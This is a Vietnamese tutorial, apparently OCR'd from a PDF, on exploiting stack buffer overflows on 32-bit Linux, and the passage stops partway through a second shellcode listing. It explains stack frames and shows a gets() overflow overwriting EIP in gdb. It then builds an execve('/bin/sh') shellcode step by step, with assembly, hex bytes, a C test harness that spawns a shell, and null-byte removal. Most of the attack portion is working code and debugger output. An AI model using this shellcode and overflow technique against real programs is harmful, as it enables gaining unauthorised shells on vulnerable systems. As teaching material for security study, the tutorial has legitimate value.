Tìm hiểu đầy đủ về tràn bộ đệm


ĐT - Vicki's real fan

Lời mở đầu

Tràn bộ đệm là một trong những lỗ hổng bảo mật lớn nhất hiện nay. Vậy tràn bộ đệm là gì? Làm thế nào để thi hành các mã lệnh nguy hiểm qua tràn bộ đệm...?

****Lưu ý*** một ít kiến thức về Assembly, C, GDB và Linux là điều cần thiết đối với bạn!*

Sơ đồ tổ chức bộ nhớ của một chương trình



Stack và Heap?

Heap là vùng nhớ dùng để cấp phát cho các biến tỉnh hoặc các vùng nhớ được cấp phát bằng hàm malloc()


Stack là vùng nhớ dùng để lưu các tham số và các biến cục bộ của hàm.

Các biến trên heap được cấp phát từ vùng nhớ thấp đến vùng nhớ cao. Trên stack thì hoàn toàn ngược lại, các biến được cấp phát từ vùng nhớ cao đến vùng nhớ thấp.


Stack hoạt động theo nguyên tắc "vào sau ra trước"(Last In First Out - LIFO). Các giá trị được đẩy vào stack sau cùng sẽ được lấy ra khỏi stack trước tiên.

PUSH và POP

Stack đổ từ trên xuống dưới(từ vùng nhớ cao đến vùng nhớ thấp). Thanh ghi ESP luôn trỏ đến đỉnh của stack(vùng nhớ có địa chỉ thấp).




**** PUSH một value vào stack***



1/ ESP=ESP-sizeof(value)
2/ value được đẩy vào stack

**** POP một value ra khỏi stack***



1/ value được lấy ra khỏi stack
2/ ESP=ESP+sizeof(value)

Khác nhau giữa các lệnh hợp ngữ AT&T với Intel

Khác với MSDOS và WINDOWS, *NIX dùng các lệnh hợp ngữ AT&T. Nó hoàn toàn ngược lại với chuẩn của Intel/Microsoft.

Ví dụ:

Intel	**AT&T**
mov eax, esp	movl %esp, %eax
push 7	push $7
mov [esp+5], eax	movl %eax, 0x5(%esp)
inc ah	incb %ah
push 7	push $7
...	

**** Ghi chú***:

e - Extended 32 bits
% - register
mov %src, %des
movl - move 1 long
movb - move 1 byte
movw - move 1 word
$ - hằng
# - chú thích
...

Cách làm việc của hàm

Thanh ghi EIP luôn trỏ đến địa chỉ của câu lệnh tiếp theo cần thi hành.

Khi gọi hàm, đầu tiên các tham số được push vào stack theo thứ tự ngược lại. Tiếp theo địa chỉ của câu lệnh được push vào stack. Sau đó, thanh ghi EBP được push vào stack(dùng để lưu giá trị cũ của EBP).

Khi kết thúc hàm, thanh ghi EBP được pop ra khỏi stack(phục hồi lại giá trị cũ của EBP). Sau đó địa chỉ trở về(ret address) được pop ra khỏi stack và lệnh tiếp theo sau lời gọi hàm sẽ được thi hành.

Thanh ghi EBP được dùng để xác định các tham số và các biến cục bộ của hàm.

Ví dụ:

```
test.c
------------------------------------------------------------
------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
```

```
}
------------------------------------------------------------
------------------
```

Để hiểu được chương trình gọi hàm function() như thế nào, bạn hãy compile vidu1.c, dùng tham số -S để phát mã assembly:

[đt@localhost ~/vicki]$cc -S -o test.s test.c

Xem file test.s, chúng ta sẽ thấy call function() được chuyển thành:

```
pushl $3
pushl $2
pushl $1
call function
```

3 tham số truyền cho function() lần lượt được push vào stack theo thứ tự ngược lại. Câu lệnh 'call' sẽ push con trỏ lệnh(tức là thanh ghi EIP) vào stack để lưu địa chỉ trở về.

Các lệnh đầu tiêu trong hàm function() sẽ có dạng như sau:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

Đầu tiên ESP(frame pointer) được push vào stack. Sau đó chương trình copy ESP vào EBP để tạo một FP pointer mới. Bạn dễ nhận thấy lúc này ESP và EBP đều đang trỏ đến ô nhớ chứa EBP cũ. Hãy ghi nhớ điều này. Tiếp theo ESP được trừ đi 20 để dành không gian cho các biến cục bộ của hàm function()

Vì chương trình 32 bits nên 5 bytes buffer1 sẽ là 8 bytes(2 words) trong bộ nhớ(do làm tròn đến 4 bytes hay là 32 bits), 10 bytes buffer2 sẽ là 12 bytes trong bộ nhớ(3 words). Tổng cộng sẽ tốn 8+12=20 bytes cho các biến cục bộ của function() nên ESP phải bị trừ đi 20! Stack sẽ có dạng như sau:

```
đáy của
đỉnh của
bộ nhớ
bộ nhớ
              buffer2     buffer1   sfp   ret   a     b
c
<------   [            ][        ][    ][    ][    ][    ][
]

đỉnh của     12 bytes     8 bytes   4b    4b
đáy của
stack
stack
```

Trong hàm function(), nội dung thanh ghi EBP không bị thay đổi.

0xz%ebp dùng để xác định ô nhớ chứa tham số của hàm
0xfffffz%ebp dùng để xác định ô nhớ chứa biến cục bộ của hàm

Khi kết thúc hàm function():

```
movl %ebp,%esp
popl %ebp
ret
```


movl %ebp, %esp sẽ copy EBP vào ESP. Vì EBP khi bắt đầu hàm trỏ đến ô nhớ chứa EBP cũ và EBP không bị thay đổi trong hàm function() nên sau khi thực hiện lệnh movl, ESP sẽ trỏ đến ô nhớ chứa EBP cũ. **popl %ebp** sẽ phục hồi lại giá trị cũ cho EBP đồng thời ESP sẽ bị giảm 4(ESP=ESP-sizeof(EBP cũ)) sau lệnh **popl**. Như vậy ESP sẽ trỏ đến ô nhớ chứa địa chỉ trở về(nằm ngay trên ô nhớ chứa EBP cũ). **ret** sẽ pop địa chỉ trở về ra khỏi stack, ESP sẽ bị giảm 4 và chương trình tiếp tục thi hành câu lệnh sau lệnh call function().


Chương trình bị tràn bộ đệm

Ví dụ:

```
gets.c:
---------------------------------------
int main()
{
char buf[20];
gets(buf);
}
---------------------------------------
[đt@localhost ~/vicki]$ cc gets.c -o gets
/tmp/cc4C6vaT.o: In function `main':
/tmp/cc4C6vaT.o(.text+0xe): the `gets' function is
dangerous and should not be used.
[đt@localhost ~/vicki]$
```

gets(buf) sẽ nhận input data vào buf. Kích thước của buf chỉ là 20 bytes. Nếu ta đẩy data có kích thước lớn hơn 20 bytes vào buf, 20 bytes data đầu tiên sẽ vào mảng buf[20], các bytes data sau sẽ ghi đè lên EBP cũ và tiếp theo là ret addr. Như vậy chúng ta có thể thay đổi được địa chỉ trở về, điều này đồng nghĩa với việc chương trình bị tràn bộ đệm.





Bạn hãy thử:

```
[đt@localhost ~/vicki]$ perl -e 'print "A" x 24' | ./gets
[đt@localhost ~/vicki]$ gdb gets core
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
Core was generated by `./gets'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) info all
eax            0xbffffbc4       -1073742908
ecx            0xbffffbc4       -1073742908
edx            0x40105dbc       1074814396
ebx            0x4010748c       1074820236
esp            0xbffffbe0       0xbffffbe0
ebp            0x41414141       0x41414141 // hãy nhìn xem,
chúng ta vừa ghi đè lên ebp
esi            0x4000a610       1073784336
edi            0xbffffc24       -1073742812
eip            0x40031100       0x40031100
eflags         0x10282   66178
cs             0x23      35
ss             0x2b      43
ds             0x2b      43
es             0x2b      43
fs             0x2b      43
gs             0x2b      43
(gdb) quit
[đt@localhost ~/vicki]$
```

0x41 chính là "A" ở dạng hex

Bây giờ bạn hãy thử tiếp:

```
[đt@localhost ~/vicki]$ perl -e 'print "A" x 28' | ./gets
Segmentation fault
[đt@localhost ~/vicki]$ gdb gets core
```

```
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
Core was generated by `./gets'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x41414141 in ?? ()
(gdb) info all
eax            0xbffffbc4       -1073742908
ecx            0xbffffbc4       -1073742908
edx            0x40105dbc       1074814396
ebx            0x4010748c       1074820236
esp            0xbffffbe0       0xbffffbe0
ebp            0x41414141       0x41414141 // chúng ta đã
ghi đè lên ebp
esi            0x4000a610       1073784336
edi            0xbffffc24       -1073742812
eip            0x41414141       0x41414141 // chúng ta đã
ghi đè lên eip
eflags         0x10282  66178
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
(gdb) quit
[đt@localhost ~/vicki]$
```

Địa chỉ trở về bị thay đổi thành **0x41414141**, chương trình sẽ thi hành các lệnh tại **0x41414141**, tuy nhiên đây là vùng cấm nên Linux đã báo lỗi "**Segmentation fault**"

Shellcode

Hình dung các đặt shellcode trên stack

Ở ví dụ trước, chúng ta đã biết được nguyên nhân của tràn bộ đệm và cách thay đổi eip. Tuy nhiên, chúng ta cần phải thay đổi địa chỉ trở về trỏ đến shellcode để đổ một shell. Bạn có thể hình dung ra cách đặt shellcode trên stack như sau:

Trước khi tràn bộ đệm:

```
đáy của bộ nhớ                                                  đỉnh
của bộ nhớ
<----- FFFFF BBBBBBBBBBBBBBBBBBBB EEEE RRRR FFFFFFFFFF
đỉnh của stack                                                  đáy
của stack
```

B = buffer
E = stack frame pointer
R = return address
F = các data khác

Khi tràn bộ đệm:

```
đáy của bộ nhớ                                                  đỉnh
của bộ nhớ
<----- FFFFF SSSSSSSSSSSSSSSSSSSSSSSSAAAAAAAAFFFFFFFFF
đỉnh của stack                                                  đáy
của stack
```

S = shellcode
A = con trỏ đến shellcode
F = các data khác

(1) Lắp tràn bộ đệm(đến return addr) bằng địa chỉ của buffer
(2) Đặt shellcode vào buffer

Như vậy địa chỉ trở về sẽ trỏ đến shellcode, shellcode sẽ đổ một root shell. Tuy nhiên, thật khó để làm cho ret addr trỏ đến đúng shellcode. Có một cách khác, chúng ta sẽ đặt vào đầu của buffer một dãy lệnh NOP(NO oPeration - không xử lí), tiếp theo chúng ta đẩy shellcode vào sau NOPs. Như vậy khi thay đổi ret addr trỏ đến một nơi này đó ở đầu buffer, các lệnh NOP sẽ được thi hành, chúng không làm gì cả. Đến khi gặp các lệnh shellcode, shellcode sẽ làm nhiệm vụ đổ root shell. Stack có dạng như sau:

```
đáy của bộ nhớ                                                  đỉnh
của bộ nhớ
<----- FFFFF NNNNNNNNNNNSSSSSSSSSSSSSSSAAAAAAAAFFFFFFFFF
đỉnh của stack                                                  đáy
của stack
```

N = NOP
S = shellcode
A = con trỏ đến shellcode
F = các data khác

Viết và test thử shellcode

Shellcode được đặt trên stack nên không thể nào dùng địa chỉ tuyệt đối. Chúng ta buộc phải dùng địa chỉ tương đối. Thật may cho chúng ta, lệnh

jmp và call có thể chấp nhận các địa chỉ tương đối. Shellcode sẽ có dạng như sau:

```
0   jmp      (nhảy xuống z bytes, tức là đến câu lệnh call)
2   popl %esi
... đăt các hàm tại đây ...
Z   call <-Z+2> (call sẽ nhảy lên z-2 bytes, đếb ngay câu
lệnh sau jmp, POPL)
Z+5 .string     (biến)
```

Giải thích: ở đầu shellcode chúng ta đặt một lệnh jmp đến call. call sẽ nhảy ngược lên lại câu lệnh ngay sau jmp, tức là câu lệnh **popl %esi**. Chúng ta đặt các dữ liệu **.string** ngay sau call. Khi lệnh call được thi hành, nó sẽ push địa chỉ của câu lệnh kế tiếp, trong trường hợp này là địa chỉ của **.string** vào stack. Câu lệnh ngay sau jmp là **popl %esi**, như vậy esi sẽ chứa địa chỉ của **.string**. Chúng ta đặt các hàm cần xử lí giữa **popl %esi** và **call <-z+2>**, các hàm này sẽ xác định các dữ liệu **.string** qua thanh ghi esi.

Mã lệnh để đổ shell trong C có dạng như sau:

```
shellcode.c
------------------------------------------------------------
------------------
#include

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
------------------------------------------------------------
------------------
```

Để tìm ra mã lệnh assembly thật sự của shellcode, bạn cần compile shellcode.c và sau đó chạy gdb. Nhớ dùng cờ -static khi compile shellcode.c để gộp các mã lệnh assembly thật sự của hàm execve vào, nếu không dùng cờ này, bạn chỉ nhận được một tham chiếu đến thư viện liên kết động của C cho hàm execve.

```
[đt@localhost ~/vicki]$ gcc -o shellcode -ggdb -static
shellcode.c
[đt@localhost ~/vicki]$ gdb shellcode
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
```

```
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x8000130 :    pushl  %ebp
0x8000131 :    movl   %esp,%ebp
0x8000133 :    subl   $0x8,%esp
0x8000136 :    movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d :    movl   $0x0,0xfffffffc(%ebp)
0x8000144 :    pushl  $0x0
0x8000146 :    leal   0xfffffff8(%ebp),%eax
0x8000149 :    pushl  %eax
0x800014a :    movl   0xfffffff8(%ebp),%eax
0x800014d :    pushl  %eax
0x800014e :    call   0x80002bc <__execve>
0x8000153 :    addl   $0xc,%esp
0x8000156 :    movl   %ebp,%esp
0x8000158 :    popl   %ebp
0x8000159 :    ret
End of assembler dump.
(gdb) disas __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6
<__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34
<__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
(gdb) quit
```

Giải thích:

1/ main():

```
0x8000130 :     pushl  %ebp
0x8000131 :     movl   %esp,%ebp
```

```
0x8000133 :     subl   $0x8,%esp
```

Các lệnh này bạn đã viết rồi. Nó sẽ lưu frame pointer cũ và tạo frame pointer mới từ stack pointer, sau đó dành chỗ cho các biến cục bộ của main() trên stack, trong trường hợp này là 8 bytes:

char *name[2];

2 con trỏ kiểu char, mỗi con trỏ dài 1 word nên phải tốn 2 word, tức là 8 bytes trên stack.

```
0x8000136 :     movl   $0x80027b8,0xfffffff8(%ebp)
```

copy giá trị 0x80027b8(địa chỉ của chuỗi "/bin/sh") vào con trỏ đầu tiên của mảng con trỏ name[]. Câu lệnh này tương đương với:

name[0] = "/bin/sh";

```
0x800013d :    movl   $0x0,0xfffffffc(%ebp)
```

copy giá trị 0x0(NULL) vào con trỏ thứ 2 của name[]. Câu lệnh này tương đương với:

name[1] = NULL;

Mã lệnh thật sự để call execve() bắt đầu tại đây:

```
0x8000144 :    pushl  $0x0
```

push các tham số của hàm execve() vào stack theo thứ tự ngược lại, đầu tiên là **NULL**

```
0x8000146 :    leal   0xfffffff8(%ebp),%eax
```

nạp địa chỉ của name[] vào thanh ghi EAX

```
0x8000149 :    pushl  %eax
```

push địa chỉ của name[] vào stack

```
0x800014a :    movl   0xfffffff8(%ebp),%eax
```

nạp địa chỉ của chuỗi "/bin/sh" vào stack

```
0x800014e :    call   0x80002bc <__execve>
```

gọi hàm thư viện execve(). call sẽ push eip vào stack.

2/ execve():

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

đây là phần mở đầu của hàm, tôi không cần giải thích cho bạn nữa

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

copy 0xb(11 decimal) vào stack. 11 = execve()

```
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
```

copy địa chỉ của "/bin/sh" vào EBX

```
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
```

copy địa chỉ của name[] vào ECX

```
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
```

copy địa chỉ của con trỏ null vào EDX

```
0x80002ce <__execve+18>:        int    $0x80
```

gọi ngắt $0x80

Tóm lại:

a/ có một chuỗi kết thúc bằng null "/bin/sh" ở đâu đó trong bộ nhớ
b/ có địa chỉ của chuỗi "/bin/sh" ở đâu đó trong bộ nhớ theo sau là 1 null dài 1 word
c/ copy 0xb vào thanh ghi EAX
d/ copy địa chỉ của địa chỉ của chuỗi "/bin/sh" vào thanh ghi EBX
e/ copy địa chỉ của chuỗi "/bin/sh" vào thanh ghi ECX
f/ copy địa chỉ của null dài 1 word vào thanh ghi EDX
g/ gọi ngắt $0x80

Sau khi thi hành call execve, chương trình có thể thi hành tiếp các câu lệnh rác còn lại trên stack và chương trình có thể thất bại. Vì vậy, chúng ta phải nhanh chóng kết thúc chương trình bằng lời gọi hàm exit(). Exit syscall trong C có dạng như sau:

```
exit.c
```

```
------------------------------------------------------------
------------------
#include

void main() {
        exit(0);
}
------------------------------------------------------------
------------------
```

Xem mã assemly của hàm exit():

```
[đt@localhost ~/vicki]$ gcc -o exit -ggdb -static exit.c
[đt@localhost ~/vicki]$ gdb exit
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
(gdb) disas _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
(gdb) quit
```

exit syscall sẽ đặt 0x1 vào EAX, đặt exit code trong EBX và gọi ngắt "int 0x80". exit code = 0 nghĩa là không gặp lỗi. Vì vậy chúng ta sẽ đặt 0 trong EBX.

Tóm lại:

a/ có một chuỗi kết thúc bằng null "/bin/sh" ở đâu đó trong bộ nhớ
b/ có địa chỉ của chuỗi "/bin/sh" ở đâu đó trong bộ nhớ theo sau là 1 null dài 1 word
c/ copy 0xb vào thanh ghi EAX
d/ copy địa chỉ của địa chỉ của chuỗi "/bin/sh" vào thanh ghi EBX

e/ copy địa chỉ của chuỗi "/bin/sh" vào thanh ghi ECX
f/ copy địa chỉ của null dài 1 word vào thanh ghi EDX
g/ gọi ngắt $0x80
h/ copy 0x1 vào thanh ghi EAX
i/ copy 0x0 vào thanh ghi EBX
j/ gọi ngắt $0x80

Shellcode sẽ có dạng như sau:

```
------------------------------------------------------------
------------------
        jmp    offset-to-call           # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,array-offset(%esi)  # 3 bytes
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes
        movl   $0x0,null-offset(%esi)   # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   array-offset,(%esi),%ecx # 3 bytes
        leal   null-offset(%esi),%edx   # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
  int    $0x80                  # 2 bytes
        call   offset-to-popl           # 5 bytes
        /bin/sh string goes here.
------------------------------------------------------------
------------------
```

Tính toán các offsets từ jmp đến call, từ call đến popl, từ địa chỉ của chuỗi đến mảng, và từ địa chỉ của chuỗi đến word null, chúng ta sẽ có shellcode thật sự:

```
------------------------------------------------------------
------------------
        jmp    0x26                     # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
        movl   $0x0,0xc(%esi)           # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
  int    $0x80                  # 2 bytes
        call   -0x2b                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
------------------------------------------------------------
------------------
```

Để biết mã máy của các lệnh hợp ngữ trên ở dạng hexa, bạn cần compile shellcodeasm.c và gdb shellcodeasm:

```
shellcodeasm.c
------------------------------------------------------------
------------------
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
------------------------------------------------------------
------------------
[đt@localhost ~/vicki]$ gcc -o shellcodeasm -g -ggdb
shellcodeasm.c
[đt@localhost ~/vicki]$ gdb shellcodeasm
GNU gdb 5.0mdk-11mdk Linux-Mandrake 8.0
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public
License, and you are
welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x8000130 :    pushl  %ebp
0x8000131 :    movl   %esp,%ebp
0x8000133 :    jmp    0x800015f
0x8000135 :    popl   %esi
0x8000136 :    movl   %esi,0x8(%esi)
0x8000139 :    movb   $0x0,0x7(%esi)
0x800013d :    movl   $0x0,0xc(%esi)
0x8000144 :    movl   $0xb,%eax
0x8000149 :    movl   %esi,%ebx
0x800014b :    leal   0x8(%esi),%ecx
0x800014e :    leal   0xc(%esi),%edx
0x8000151 :    int    $0x80
0x8000153 :    movl   $0x1,%eax
0x8000158 :    movl   $0x0,%ebx
```

```
0x800015d :    int    $0x80
0x800015f :    call   0x8000135
0x8000164 :    das
0x8000165 :    boundl 0x6e(%ecx),%ebp
0x8000168 :    das
0x8000169 :    jae    0x80001d3 <__new_exitfn+55>
0x800016b :    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 :     0xeb
(gdb)
0x8000134 :     0x2a
(gdb)
.
.
.
(gdb) quit
```

Ghi chú: x/bx dùng để hiển thị mã máy ở dạng hexa của lệnh hợp ngữ

Bây giờ bạn hãy test thử shellcode đầu tiên:

```
testsc1.c
----------------------------------------------------------------
------------------
char shellcode[] =
  "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\
x00\x00"
  "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
xcd\x80"
  "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\
xff\xff"
  "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
----------------------------------------------------------------
------------------
[đt@localhost ~/vicki]$ cc -o testsc1 testsc1.c
[đt@localhost ~/vicki]$ ./testsc1
sh-2.04$ exit
[đt@localhost ~/vicki]$
```

Nó đã làm việc! Tuy nhiên có một vấn đề lớn trong shellcode đầu tiên. Shellcode này có chứa \x00. Chúng ta sẽ thất bại nếu dùng shellcode này để làm tràn bộ đệm. Vì sao? Hàm strcpy() sẽ chấm dứt copy khi gặp \x00 nên shellcode sẽ không được copy trọn vẹn vào buffer! Chúng ta cần gở bỏ hết \x00 trong shellcode:

```
Câu lệnh gặp vấn đề:                Được thay thế bằng:
-----------------------------------------------------
movb   $0x0,0x7(%esi)               xorl   %eax,%eax
molv   $0x0,0xc(%esi)               movb   %eax,0x7(%esi)
                                    movl   %eax,0xc(%esi)
-----------------------------------------------------
movl   $0xb,%eax                    movb   $0xb,%al
-----------------------------------------------------
movl   $0x1, %eax                   xorl   %ebx,%ebx
movl   $0x0, %ebx                   movl   %ebx,%eax
                                    inc    %eax
-----------------------------------------------------
```

Shellcode mới!

```
shellcodeasm2.c
-----------------------------------------------------------------
-------------------
void main() {
__asm__("
        jmp    0x1f                     # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        xorl   %eax,%eax                # 2 bytes
  movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)           # 3 bytes
        movb   $0xb,%al                 # 2 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        xorl   %ebx,%ebx                # 2 bytes
        movl   %ebx,%eax                # 2 bytes
        inc    %eax                     # 1 bytes
        int    $0x80                    # 2 bytes
        call   -0x24                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
                                 # 46 bytes total
");
}
